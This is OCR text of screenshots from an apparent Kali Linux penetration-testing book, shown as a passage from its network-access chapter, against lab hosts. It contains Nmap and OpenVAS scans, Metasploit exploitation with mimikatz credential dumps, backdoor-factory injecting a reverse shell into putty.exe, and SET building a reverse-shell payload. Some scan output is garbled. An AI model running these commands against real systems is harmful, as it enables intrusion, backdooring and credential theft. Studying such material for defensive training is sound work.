OS Host nmapscript smb-os-discovery.nse 192.168.25.129		* *	Details
<pre>demotestire demotestire 192.168.25.12 Starting Nmap 7.60 ( https://nmap.org ) at 2018-08-08 Nmap scan report for 192.168.25.129 Host is up (0.0021s latency). Not shown: 977 closed ports PORT STATE SERVICE 21/tcp open ftp 22/tcp open ssh 23/tcp open telnet 25/tcp open method 33/tcp open netbios-ssn 45/tcp open netbios-ssn 445/tcp open netbios-ssn 445/tcp open nigreglstry 152/tcp open shell 1099/tcp open nigreglstry 152/tcp open ssg 212/tcp open sysql 336/tcp open nigreglstry 152/tcp open vcc 6000/tcp open x11 6667/tcp open incc 8009/tcp open incc 8000/tcp open incc 8000/</pre>	11:37 IST		

	Zenmap	<b>e e</b>
Tools Profile Help		
tt: 192.168.25.129	v Profile:	▼ Scan Can
nand: nmapscript http-sitemap-generator 192.168.25.129		
sts Services Nmap Output Ports / Hosts Topology Host Details Scans		
Host nmapscript http-sitemap-generator 192.168.25.129		🛊 📃 Det
<pre>demotestfire j92.168.25.12 22/tcp open fsp 23/tcp open ssh 23/tcp open ssh 23/tcp open stp 23/tcp open domain 80/tcp open http 53/tcp open domain 80/tcp open http 1 http-sitemap-generator: 0 lifectory structure: / / ther: 1 /dav/ 0 ther: 1 /dutillidae/images/ i jpeg: 1; jpg: 2 //phpMyAdmin/ 0 ther: 1 /twiki/ 0 ther: 1 Longest directory structure: 0 perth: 2 0 ir: /mutillidae/images/ Total files found (by extension): 0 ther: 6; html: 1; jpg: 1; jpg: 2; php: 1 111/tcp open metbios-ssn 445/tcp open ingreslock 513/tcp open shell 1099/tcp open ingreslock 2009; 1554/tcp open ingreslock</pre>		





		Greenbone Security Assi	istant - Mozilla Firefox		⊜ ⊚
✓ Greenbone Security A × + ♦ ③ ₱ ♣   https://127.00.1:9392/omp?r=1&token=f1b1bb89-1383-463b-8	6re-e0/659771///6			C Q. Search	☆ 由 ♣ ★ ♥ ☰
<ul> <li>Most Visited ✓ M Offensive Security X Kali Linux X Kali Docs X Kali Tools</li> </ul>		rack-ng 🟹 Kali Forums 🌂 NetHunter 🛋 Getti	ng Started	1 C Contra	
Greenbone Security Assistant				No a	uto-refresh   Logged in as Admin admin   Logout  Thu Aug 2 06:20:34 2018 UTC
Dashboard Scans	Assets	Secinfo	Configuration	Extras A	Thu Aug 2 06:20:34 2018 UTC dministration Help
		Warning: SecInfo Database Missing			
			. 12		
		SCAP and/or CERT database missing on OM	P server.		
Dashboard					
Tasks by Severity Clas	c (Total: 0)			Tasks by status (Total: 0)	
	s (100a), 07			lasks by status (local, 0)	
✓ CVEs by creation time (Total: 0)	*	Hosts tope	plogy	<ul> <li>NVTs by :</li> </ul>	Severity Class (Total: 46496)
2				1720 3598	High Medium
					Low
		No hosts with topo	ology selected	191,19	22039
				19139	
				Greenbone Security Assistant (G	SA) Copyright 2009 - 2018 by Greenbone Networks GmbH, www.greenbone.net
		Greenbone Security Assi	istant - Mozilla Firefox		0 0 0
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Solution and the second se			ing Started		
Greenbone	1111111		,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,	No a	uto-refresh   Logged in as Admin admin   Logaut
Dashboard Scans	Assets	SecInfo	Configuration	Extras	Imit Aug 2 05/21/27 2018 01C
			Filter:		
			min_god=70 at	opty_overrides=1 rows=10 first=1 sort=name	
Tasks (0 of 0)					
Tasks by Severity Class (Total: 0)		Tasks with most High	results per host	- This	ks by status (Total: 0)
	Task Wizard			×	
		Quick start: Immediately scan an IP ad IP address or hostname:	Idress	11111111	*****
		192.168.25.129 The default address is either your comput	ter or your network neteway		
		The default address is either your compu As a short-cut I will do the following for y			
		Create a new Target     Create a new Target     Create a new Task     Start this scen task right away     Switch the view to reload every 30 secor		9944666	
		<ol> <li>Switch the view to reload every 30 second In fact, you must not lean back. As soon</li> </ol>	ids so you can lean back and watch th as the scan progress is beyond 1%. v	e scan progress ou can already jump into	
Name Status		In fact, you must not lean back. As soon the scan report via the link in the Reports When creating the Target and Task I will	Total column and review the results of use the defaults as configured in "MV 5	offected so far.	nd Actions
		By clicking the New Task icon 😫 you ca			VApply to page contents +
(Applied filter: min_god=70 apply_overrides=1 rows=10 first=1 sort=name)					20
Backend operation: 0.01s				Start Scan Greenbone Security Assistant (G	SA) Cosyright 2009 - 2018 by Greenbane Networks GmbH, wywareenbane.net.
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



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🔄 🖥 Most Visited 🗸 👖 Offensive Security 🌂 Kali Linux 🌂 Kali Docs 🌂 Kali Tools 🍬 Exploit-DB 🐚 Aircrack-ng	g 🔟 Kali Forums 🌂 NetHunter 😻 Getting	g Started						
Dashboard Scans Assets	SecInfo	Configuration		ixtras	Administration		Help	
Report: Results (51 of 366)						ID: 10987519-6748-4e Modified: Thu Aug 2 06:47: Created: Thu Aug 2 06:22: Owner: admin	:01 2018	862041098)
								1 of 51 🔝
Vulnerability		C 20	Severity	👩 QoD	Host	Location		Actions
Check for rexecd Service		2	10.0 (High)	80%	192.168.25.129	512/tcp		2 🗯
OS End Of Life Detection		2	10.0 (High)	80%	192.168.25.129	general/tcp		2 📩
TWiki XSS and Command Execution Vulnerabilities			10.0 (High)	80%	192.168.25.129	80/tcp		2 📩
Java RMI Server Insecure Default Configuration Remote Code Execution Vulnerability		0	10.0 (High)	95%	192.168.25.129	1099/tcp		2 📩
Distributed Ruby (dRuby/DRb) Multiple Remote Code Execution Vulnerabilities		2	10.0 (High)	99%	192.168.25.129	8787/tcp		2 📩
Possible Backdoor: Ingreslock		0	10.0 (High)	99%	192.168.25.129	1524/tcp		2 📩
DistCC Remote Code Execution Vulnerability			9.3 (High)	99%	192.168.25.129	3632/tcp		2 🗯
MySQL / MariaDB weak password		2	9.0 (High)	95%	192.168.25.129	3306/tcp		2 📩
VNC Brute Force Login		2	9.0 (High)	95%	192.168.25.129	5900/tcp		2 📩
PostgreSQL weak password		2 C	9.0 (High)	99%	192.168.25.129	5432/tcp		2 📩
DistCC Detection		2	8.5 (High)	95%	192.168.25.129	3632/tcp		2 📩
Check for rsh Service		8	7.5 (High)	80%	192.168.25.129	514/tcp		8
phpinfo() output accessible		0	7.5 (High)	80%	192.168.25.129	80/tcp		2 📩
Tiki Wiki CMS Groupware < 4.2 Multiple Unspecified Vulnerabilities			7.5 (High)	80%	192.168.25.129	80/tcp	1	2 📩
Check for rlogin Service		2	7.5 (High)	70%	192.168.25.129	513/tcp		2 📩
PHP-CGI-based setups vulnerability when parsing query string parameters from php files.			7.5 (High)	95%	192.168.25.129	80/tcp	1	2 📩
Test HTTP dangerous methods		2 C	7.5 (High)	99%	192.168.25.129	80/tcp	1	2 📩
vsftpd Compromised Source Packages Backdoor Vulnerability			7.5 Olighi	99%	192.168.25.129	6200/tcp	1	2 📩
vsftpd Compromised Source Packages Backdoor Vulnerability			7.5 (High)	99%	192.168.25.129	21/tcp	1	2 📩
SSH Brute Force Logins With Default Credentials Reporting		2	7.5 (High)	95%	192.168.25.129	22/tcp	1	2 📩
TWiki Cross-Site Request Forgery Vulnerability - Sep10			6.8 (Hedium)	80%	192.168.25.129	80/tcp	1	2 📩
SSL/TLS: OpenSSL CCS Man in the Middle Security Bypass Vulnerability			C.B (Hedfum)	70%	192.168.25.129	5432/tcp	1	2 📩
Multiple Vendors STARTTLS Implementation Plaintext Arbitrary Command Injection Vulnerability			6.8 (Hedlun)	99%	192.168.25.129	25/tcp	1	2 📩
Check for Anonymous FTP Login		2	6.4 (Hedun)	80%	192.168.25.129	21/tcp	1	2 📩
TWiki Cross-Site Request Forgery Vulnerability			E.0 (Nedium)	80%	192.168.25.129	80/tcp	1	2
Samba MS-RPC Remote Shell Command Execution Vulnerability (Active Check)			6.0 (Hedium)	99%	192.168.25.129	445/tcp	1	2
HTTP Debugging Methods (TRACE/TRACK) Enabled		2	5.8 (Medium)	99%	192.168.25.129	80/tcp	1	2 📩
Check if Mailserver answer to VRFY and EXPN requests		0	5.0 (Medium)	99%	192.168.25.129	25/tcp	ſ	2 📩
/doc directory browsable		2	5.0 (Medium)	80%	192.168.25.129	80/tcp	1	2 📩
SSL/TLS: Certificate Expired			SO(Nedium)	99%	192,168,25,129	25/tcp	1	-

## **Chapter 6: Gaining Network Access**





File	Edit	View	Search	Terminal	Help				
root	kali	~# C	d /usr/	/share/w	vordlists	;/			-
root	kali	/usr	/share/	/wordlis	sts# ls				
dirb		dns	map.txt	t fe	ern-wifi	nmap.lst	sqlmap	p.txt	
						nmap.lst rockyou.txt.		p.txt	



				root@kali: ~	•	•	⊗
File Edit	View Search	Terminal Help					
<u>msf</u> explo RHOST =>	it( <mark>windows/</mark> 192.168.25.		pi) > set RHOST 19	2,168.25,130			
<pre>[*] 192.1 [*] 192.1 [*] 192.1 [*] 192.1 [*] 192.1 [*] Sendi [*] Meter meterpret Loading e meterpret [+] Runni [*] Retri kerberos</pre>	68.25.130:4 68.25.130:4 68.25.130:4 68.25.130:4 68.25.130:4 68.25.130:4 foreter sess cer > load m extension mi cer > kerber eng as SYSTE	45 - Fingerprint: 45 - Selected Tar 45 - Attempting t 79779 bytes) to 1 ion 2 opened (192 imikatz mikatzSuccess. os M ros credentials	y detecting the ta Windows XP - Serv get: Windows XP SP o trigger the vuln 92.168.25.130 .168.25.128:4444 -	ice Pack 3 - lang:English 3 English (AlwaysOn NX)			
AuthID	Package	Domain	User	Password			
0;997 0;996 0:60282	Negotiate	NT AUTHORITY NT AUTHORITY	LOCAL SERVICE NETWORK SERVICE				ł
0;999 0;530855	NTLM	MSHOME SAGAR-C51B4AADE	SAGAR-C51B4AADE\$ shareuser	admin			
	.ng as SYSTE .eving msv c entials						
AuthID	Package	Domain	User	Password			
0;996	Negotiate NTLM	NT AUTHORITY SAGAR-C51B4AADE NT AUTHORITY	NETWORK SERVICE	<pre>lm{ aad3b435b51404eeaad3b435b51404ee }, ntlm{ 31d6cfe0d16ae931b73c59d7e0c08% lm{ f0d412bd76dffe81aad3b435b51404ee }, ntlm{ 209c6174da490caeb422f3fa5a7aee n.s. (Credentials KO) n.s. (Credentials KO)</pre>			
0;999	NTLM	MSHOME	SAGAR-C51B4AADE\$	n.s. (Credentials KO)			

\_\_\_\_


	root@kali:~	
	dt View Search Terminal Help	
CRUNCH	(1) General Commands Manual CRUNCH(1)	)
	crunch - generate wordlists from a character set	
SYNOPSI	s conch «sin-len» «nax-len» [«charset string»] [options]	
DESCRIP	PTON Crunch can create a wordlist based on criteria you specify. The output from crunch can be sent to the screen, file, or to another program. The required parameters are:	
	min-len The minimum length string you want crunch to start at. This option is required even for parameters that won't use the value.	
	max-len The maximum length string you want crunch to end at. This option is required even for parameters that won't use the value.	
	charset string You may specify character sets for crunch to use on the command line or if you leave it blank crunch will use the default character sets. The order MUST BE lower case characters, upper case characters, numbers, and then symbols. If you don't follow this order you will not get the results you want. You MUST specify either values for the character type or a plus sign. MOTE: I you want to include the space character in your character set you must escape it using the \ character or enclose your character set in quotes i.e. "abc ". See the examples 3, 11, 12, and I: for examples.	e f 3
OPTIONS	- b number(type) specifies the size of the output file, only works if -o START is used, i.e.: 60MB The output files will be in the format of starting letter-ending letter for example: ./crunch 4 5 -b 20mil op START will operate 4 files aman-gried stt griee-umbay its, ambga-weydt its, weyda-zzzzi zite valid values for type are 8b, mb, gb, ktb, mbb, and glb. The first three types are based on 1000 will the last three types are based on 1046. MOFT three is no gasts between the number and type. For example 30mb is soft correct.	b n
	-c number specifies the number of lines to write to output file, only works if -o START is used, i.e.; 60 The output files will be in the format of starting letter-ending letter for example: ./crund 1 -f./pentest/passaord/crund/charset.ist mixalpha-numeric-all-space o START -c 60 will result in 2 files; a-7 lst and 8-\ lst. for the reason for the slash in the second filemame is the ending character is page and is has to eachy at to grain file. The subscription of the filemame because the last character is a space.	h e
	-d numbersymbol Limits the number of duplicate charactersd 20 limits the lower case alphabet to output like aab and aac. aaa would not be generated as that is 3 consecutive letters of a. The format is number then symbol where number is the maximum number of consecutive characters and symbol is the symbol of the the character set you want to limit i.e. 0.% See examples 17-19.	5
	✓e string Specifies when crunch should stop early	
	<pre>-f /path/to/charset.lst charset-name     Specifies a character set from the charset.lst</pre>	
	-i Inverts the output so instead of aaa,aab,aac,aad, etc you get aaa,baa,caa,daa,aba,bba, etc	
	-l When you use the -t option this option tells crunch which symbols should be treated as literals. This will allow you to use the placeholders as letters in the pattern. The -l option should be the same length as the -t option. See example 15.	e
	-m Merged with -p. Please use -p instead.	
	-o wordlist.txt Specifies the file to write the output to, eg: wordlist.txt Logae crunch() line 1 (press h for help or q to quit)	
	root@kali: ~	• 8
File	Edit View Search Terminal Help	
<mark>root</mark> Hydra	<mark>gkali:∼#</mark> hydra a v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.	^
	ax: hydra [[[-l LOGIN -L FILE] [-p PASS]-P FILE]]   [-C FILE]] [-e nsr] [-o FILE] [-t TASKS] [-M FILE [-T TASKS]] [-w TIME] [-W TI [-s PORT] [-x MIN:MAX:CHARSET] [-c TIME] [-ISOuvVd46] [service://server[:PORT][/OPT]]	:ME ]
-p -C -M -t -U se	LOGIN or -L FILE login with LOGIN name, or load several logins from FILE PASS or -P FILE try password PASS, or load several passwords from FILE FILE colon separated "login:pass" format, instead of -L/-P options FILE list of servers to attack, one entry per line, ':' to specify port TASKS run TASKS number of connects in parallel per target (default: 16) service module usage details more command line options (COMPLETE HELP) rver the target: DNS, IP or 192.168.0.0/24 (this OR the -M option) rvice the service to crack (see below for supported protocols)	
http s] p	orted services: adam6500 asterisk cisco cisco-enable cvs firebird ftp ftps http[s]-{head get post} http[s]-{get post}-form http-pr -proxy-urlenum icq imap[s] irc ldap2[s] ldap3[-{cram digest}md5][s] mssql mysql nntp oracle-listener oracle-sid pcanywhere pcnfs p ostgres radmin2 rdp redis rexec rlogin rpcap rsh rtsp s7-300 sip smb smtp[s] smtp-enum snmp socks5 ssh sshkey svn teamspeak telnet thd vnc xmpp	оорЗ[
v3.0	a is a tool to guess/crack valid login/password pairs. Licensed under AGPL . The newest version is always available at http://www.thc.org/thc-hydra t use in military or secret service organizations, or for illegal purposes.	
	ple: hydra -l user -P passlist.txt ftp://192.168.0.1 @kali:~#	~


- [46] —


```
root@kali: ~
                                                                                   \bigcirc \bigcirc \bigotimes
File Edit View Search Terminal Help
     kali:~# backdoor-factory
         Author:
                    Joshua Pitts
         Email:
                    the.midnite.runr[-at ]gmail<d o-t>com
         Twitter:
                    @midnite runr
                    freenode.net #BDFactory
         IRC:
         Version:
                    3.4.2
Usage: backdoor-factory [options]
Options:
  -h, --help
                        show this help message and exit
  -f FILE, --file=FILE File to backdoor
  -s SHELL, --shell=SHELL
                        Payloads that are available for use. Use 'show' to see
                        payloads.
  -H HOST, --hostip=HOST
                        IP of the C2 for reverse connections.
                        The port to either connect back to for reverse shells
  -P PORT, --port=PORT
                        or to listen on for bind shells
  -J, --cave jumping
                        Select this options if you want to use code cave
                        jumping to further hide your shellcode in the binary.
  -a, --add_new_section
                        Mandating that a new section be added to the exe
                        (better success) but less av avoidance
  -U SUPPLIED_SHELLCODE, --user_shellcode=SUPPLIED_SHELLCODE
                        User supplied shellcode, make sure that it matches the
                        architecture that you are targeting.
                        The cave flag will find code caves that can be used
  -c, --cave
                        for stashing shellcode. This will print to all the
                        code caves of a specific size. The -l flag can be use
                        with this setting.
  -l SHELL LEN, --shell length=SHELL LEN
                        For use with -c to help find code caves of different
                        sizes
  -o OUTPUT, --output-file=OUTPUT
                        The backdoor output file
  -n NSECTION, --section=NSECTION
                        New section name must be less than seven characters
  -d DIR, --directory=DIR
                        This is the location of the files that you want to
                        backdoor. You can make a directory of file backdooring
                        faster by forcing the attaching of a codecave to the
                        exe by using the -a setting.
                        This flag changes the section that houses the codecave
  -w, --change access
                        to RWE. Sometimes this is necessary. Enabled by
                        default. If disabled, the backdoor may fail.
                        This command turns the backdoor factory in a hunt and
  -i, --injector
```

root@kali: ~	•	•	⊗
File Edit View Search Terminal Help			
<mark>root@kali</mark> :~# backdoor-factory -f /root/Desktop/putty.exe -s reverse_shell_tcp_inline -H 192.168.25.128 -P 8080			^
$ \begin{array}{c} - & - & - & - & - & - & - & - & - & - $			
Author: Joshua Pitts			
Email: the.midnite.runr[-at ]gmail <d o-t="">com Twitter: @midnite runr</d>			
IRC: freenode.net #BDFactory			
Version: 3.4.2			
<pre>[*] In the backdoor module [*] Checking if binary is supported [*] Cathering file info [*] Reading win32 entry instructions [*] Gathering file info [*] Overwriting certificate table pointer [*] Looking for and setting selected shellcode [*] Coveating win32 resume execution stub [*] Looking for caves that will fit the minimum shellcode length of 411 [*] All caves lengths: 411 ###################################</pre>			
<ol> <li>Section Name: .00cfg; Section Begin: 0x400 End: 0x600; Cave begin: 0x407 End: 0x600; Cave Size: 505</li> <li>Section Name: .xdata; Section Begin: 0xb0800 End: 0xb1000; Cave begin: 0xb0e0f End: 0xb0ffc; Cave Size: 493</li> <li>Enter your selection: 1</li> </ol>			
<pre>[!] Using selection: 1 [*] Changing flags for section: .00cfg [*] Patching initial entry instructions</pre>			
[*] Creating winds resure execution stub			
[*] Looking for and setting selected shellcode			

The De Clarity								Zen	nap		•	
Tools Profile Help								D (1	[			
t: 192.168.25.129							▼	Profile:	Intense scan	▼	Scan	Cano
mand: nmap -T4 -A -v 19	92.168.	25.129										
losts Services	Nma	p Outp	ut Ports / H	losts To	pology Host	Details Scans						
Host v		Port	Protocol	State	Service	Version						
192.168.25.129	0	21	tcp	open	ftp	vsftpd 2.3.4						
152.100.25.125	۲	22	tcp	open	ssh	OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)						
	•	23	tcp	open	telnet	Linux telnetd						
	0	25	tcp	open	smtp	Postfix smtpd						
	0	53	tcp	open	domain	ISC BIND 9.4.2						
	0	80	tcp	open	http	Apache httpd 2.2.8 ((Ubuntu) DAV/2)						
	•	111	tcp	open	rpcbind	2 (RPC #100000)						
	0	139	tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)						
	0	445	tcp	open	netbios-ssn	Samba smbd 3.0.20-Debian (workgroup: WORKGRO	UP)					
	0	513	tcp	open	login	OpenBSD or Solaris rlogind						
	•	514	tcp	open	tcpwrapped							
	0	2049	tcp	open	nfs	2-4 (RPC #100003)						
	0	2121	tcp	open	ftp	ProFTPD 1.3.1						
	0	3306	tcp	open	mysql	MySQL 5.0.51a-3ubuntu5						
	۲	5432	tcp	open	postgresql	PostgreSQL DB 8.3.0 - 8.3.7						
	0	5900	tcp	open	vnc	VNC (protocol 3.3)						
	0	6000	tcp	open	X11	(access denied)						
	0	8009	tcp	open	ajp13	Apache Jserv (Protocol v1.3)						
	0	512	tcp	open	exec	netkit-rsh rexecd						
	0	1099	tcp	open	java-rmi	Java RMI Registry						
	0	1524	tcp	open	shell	Metasploitable root shell						
	0	6667	tcp	open	irc	UnrealIRCd						
	0	8180	tcp	open	http	Apache Tomcat/Coyote JSP engine 1.1						







		re	pot@kali: ~	0	•	8
File Edit View Search Terminal Help						
<u>nsf</u> > search tomcat_mgr [!] Module database cache not built yet, us	sing slow search					1
Matching Modules						
Name	Disclosure Date	Rank	Description			
auxiliary/scanner/http/tomcat_mgr_login exploit/multi/http/tomcat_mgr_deploy exploit/multi/http/tomcat_mgr_upload	2009-11-09 2009-11-09		Tomcat Application Manager Login Utility Apache Tomcat Manager Application Deployer Authenticated Code Exe Apache Tomcat Manager Authenticated Upload Code Execution	cuti	on	
isf > 🗌						
<u>us£</u> > ∏		root@k	ali: ~	0	•	8
<u>nsf</u> > ∏ File Edit View Search Terminal Help		root@k	ali: ~	0	•	8
	tcp ploy) > show op	YLOAD java		0		8

odule options (	exploit/multi/htt	p/tomcat_m	gr_deploy):
Name	Current Setting	Required	Description
HttpPassword		no	The password for the specified username
HttpUsername		no	The username to authenticate as
PATH	/manager	yes	The URI path of the manager app (/deploy and /undeploy will be used)
Proxies		no	A proxy chain of format type:host:port[,type:host:port][]
RHOST		yes	The target address
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
VHOST		no	HTTP server virtual host

Payload options (java/meterpreter/reverse\_tcp):

Name	Current Setting	Required	Description
LHOST LPORT	4444	yes yes	The listen address The listen port

Exploit target:

```
Id Name
```

```
0 Automatic
```

```
msf exploit(multi/http/tomcat_mgr_deploy) > set RHOST 192.168.25.129
RHOST => 192.168.25.129
msf exploit(multi/http/tomcat_mgr_deploy) > set LHOST 192.168.25.128
LHOST => 192.168.25.128
msf exploit(multi/http/tomcat_mgr_deploy) > set HTTPUSERNAME tomcat
HTTPUSERNAME => tomcat
msf exploit(multi/http/tomcat_mgr_deploy) > set HTTPPASSWORD tomcat
HTTPPASSWORD => tomcat
msf exploit(multi/http/tomcat_mgr_deploy) > set target 0
target => 0
msf exploit(multi/http/tomcat_mgr_deploy) > set RPORT 8180
RPORT => 8180
msf exploit(multi/http/tomcat_mgr_deploy) > set RPORT 8180
RmSf exploit(multi/http/tomcat_mgr_deploy) > set RPORT 8180
msf exploit(multi/http/tomcat_mgr_deploy) > set RPORT 8
```

root@kali: ~	0	•	8
File Edit View Search Terminal Help			
<pre>root@kali:~# routersploit</pre>			^
<pre>     [</pre>			
Codename : I Knew You Were Trouble Version : 3.2.0 Homepage : https://www.threat9.com - @threatnine Join Slack : https://www.threat9.com/slack			
Join Threat9 Beta Program - https://www.threat9.com			
Exploits: 127 Scanners: 4 Creds: 165 Generic: 4 Payloads: 32 Encoders:	3		
<u>rsf</u> > []			>

root@kali: ~ File Edit View Search Terminal Help <u>rsf</u> > use scanners/autopwn <u>rsf</u> (AutoPwn) > show options Target options: Name Current settings Description target Target IPv4 or IPv6 address Module options: Current settings Description Name ----80 Target Web Interface Port http port http ssl false HTTPS enabled: true/false 21 ftp port Target FTP port (default: 21) false FTPS enabled: true/false ftp ssl ssh port 22 23 Target SSH port (default: 22) telnet port Target Telnet port (default: 23) threads 8 Number of threads <u>rsf</u> (AutoPwn) > set target 192.168.0.1 [+] target => 192.168.0.1 <u>rsf</u> (AutoPwn) > set threads 1 [+] threads => 1 <u>rsf</u> (AutoPwn) > run [\*] Running module... [\*] Starting vulnerablity check... [\*] thread-0 thread is starting... [\*] thread-0 thread is terminated. [\*] Elapsed time: 0.0003497600555419922 seconds [\*] 192.168.0.1 Starting default credentials check... [\*] thread-0 thread is starting... [\*] thread-0 thread is terminated. [\*] Elapsed time: 0.0003368854522705078 seconds -] 192.168.0.1 Could not confirm any vulnerablity -] 192.168.0.1 Could not find default credentials <u>rsf</u> (AutoPwn) >

Terminal	•	8
File Edit View Search Terminal Help		
It's easy to update using the PenTesters Framework! (PTF) Visit https://github.com/trustedsec/ptf to update all your tools!		^
There is a new version of SET available. Your version: 7.7.4 Current version: <b>7.7.9</b>		
Please update SET to the latest before submitting any git issues.		
<ol> <li>Social-Engineering Attacks</li> <li>Penetration Testing (Fast-Track)</li> <li>Third Party Modules</li> <li>Update the Social-Engineer Toolkit</li> <li>Update SET configuration</li> <li>Help, Credits, and About</li> </ol>		
99) Exit the Social-Engineer Toolkit <u>set</u> >		*

Terminal	0	•	⊗
File Edit View Search Terminal Help			
There is a new version of SET available.			-
Your version: 7.7.4 Current version: 7.7.9			
Please update SET to the latest before submitting any git issues.			
Select from the menu:			
1) Spear-Phishing Attack Vectors 2) Website Attack Vectors			
<ol> <li>a) Infectious Media Generator</li> </ol>			
4) Create a Payload and Listener			
5) Mass Mailer Attack			
6) Arduino-Based Attack Vector 7) Wireless Access Point Attack Vector			
8) ORCode Generator Attack Vector			
9) Powershell Attack Vectors			
10) SMS Spoofing Attack Vector			
11) Third Party Modules			
99) Return back to the main menu.			
set>			

Terminal ••  $\otimes$ File Edit View Search Terminal Help Join us on irc.freenode.net in channel #setoolkit The Social-Engineer Toolkit is a product of TrustedSec. Visit: https://www.trustedsec.com It's easy to update using the PenTesters Framework! (PTF) /isit https://github.com/trustedsec/ptf to update all your tools! There is a new version of SET available. Your version: 7.7.4 Current version: 7.7.9 Please update SET to the latest before submitting any git issues. Select from the menu: Spear-Phishing Attack Vectors
 Website Attack Vectors 3) Infectious Media Generator 4) Create a Payload and Listener
 5) Mass Mailer Attack 6) Arduino-Based Attack Vector 7) Wireless Access Point Attack Vector 8) QRCode Generator Attack Vector 9) Powershell Attack Vectors 10) SMS Spoofing Attack Vector 11) Third Party Modules 99) Return back to the main menu. <u>et</u>> 4 1) Windows Shell Reverse TCP Spawn a command shell on victim and send back to attacker 2) Windows Reverse\_TCP Meterpreter 3) Windows Reverse\_TCP VNC DLL Spawn a meterpreter shell on victim and send back to attacker Spawn a VNC server on victim and send back to attacker Windows X64 Command Shell, Reverse TCP Inline 4) Windows Shell Reverse TCP X64
 5) Windows Meterpreter Reverse TCP X64 Connect back to the attacker (Windows x64), Meterpreter 6) Windows Meterpreter Egress Buster Spawn a meterpreter shell and find a port home via multiple ports Tunnel communication over HTTP using SSL and use Meterpreter 7) Windows Meterpreter Reverse HTTPS Use a hostname instead of an IP address and use Reverse Meterpreter 8) Windows Meterpreter Reverse DNS 9) Download/Run your Own Executable Downloads an executable and runs it tet:payloads IP address for the payload listener (LHOST):192.168.25.128 set:payloads> Enduress for the payload listener (chost).12.100.25.10 est:payloads> Enter the PORT for the reverse listener:4444 [\*] Generating the payload.. please be patient. [\*] Payload has been exported to the default SET directory located under: /root/.set//payload.exe [:payloads> Do you want to start the payload and listener now? (yes/no):yes \*] Launching msfconsole, this could take a few to load. Be patient... [\*] StarTing the Metasploit Framework console...|

Terminal	• •
File Edit View Search Terminal Help	50
wake up, Neo the matrix has you follow the white rabbit.	-
knock, knock, Neo.	
https://metasploit.com	
<pre>=[ metasploit v4.16.30-dev ] +=[ 1722 exploits - 986 auxiliary - 300 post ] +=[ 507 payloads - 40 encoders - 10 nops ] +=[ 507 payloads - 40 encoders - 10 nops ] [*] Processing /root/.set//meta_config for ERB directives. resource (/root/.set//meta_config) wase multi/handler resource (/root/.set//meta_config) wase multi/handler resource (/root/.set//meta_config) set payload windows/shell_reverse_tcp payload =&gt; windows/shell_reverse_tcp resource (/root/.set//meta_config)&gt; set LHOST 192.168.25.128 LHOST =&gt; 192.168.25.128 resource (/root/.set//meta_config)&gt; set LPORT 4444 LPORT =&gt; 4444</pre>	
Lrvm( => 4444 resource (/rot/.set//meta_config)> set ExitOnSession false ExitOnSession => false resource (/rot/.set//meta_config)> exploit -j [*] Exploit running as background job 0.	
<pre>[*] Started reverse TCP handler on 192.168.25.128:4444 msf exploit(multi/handler) &gt; [*] Command shell session 1 opened (192.168.25.128:4444 -&gt; 192.168.25.130:1151) at 2018-08-24 20:12:07 +0530 sessions -i</pre>	
Active sessions	
Id Name Type Information Connection	
1 shell x86/windows 192.168.25.128:4444 -> 192.168.25.130:1151 (192.168.25.130)	
<pre>msf exploit(multi/handler) &gt; []</pre>	

# Chapter 7: Assessing Web Application Security

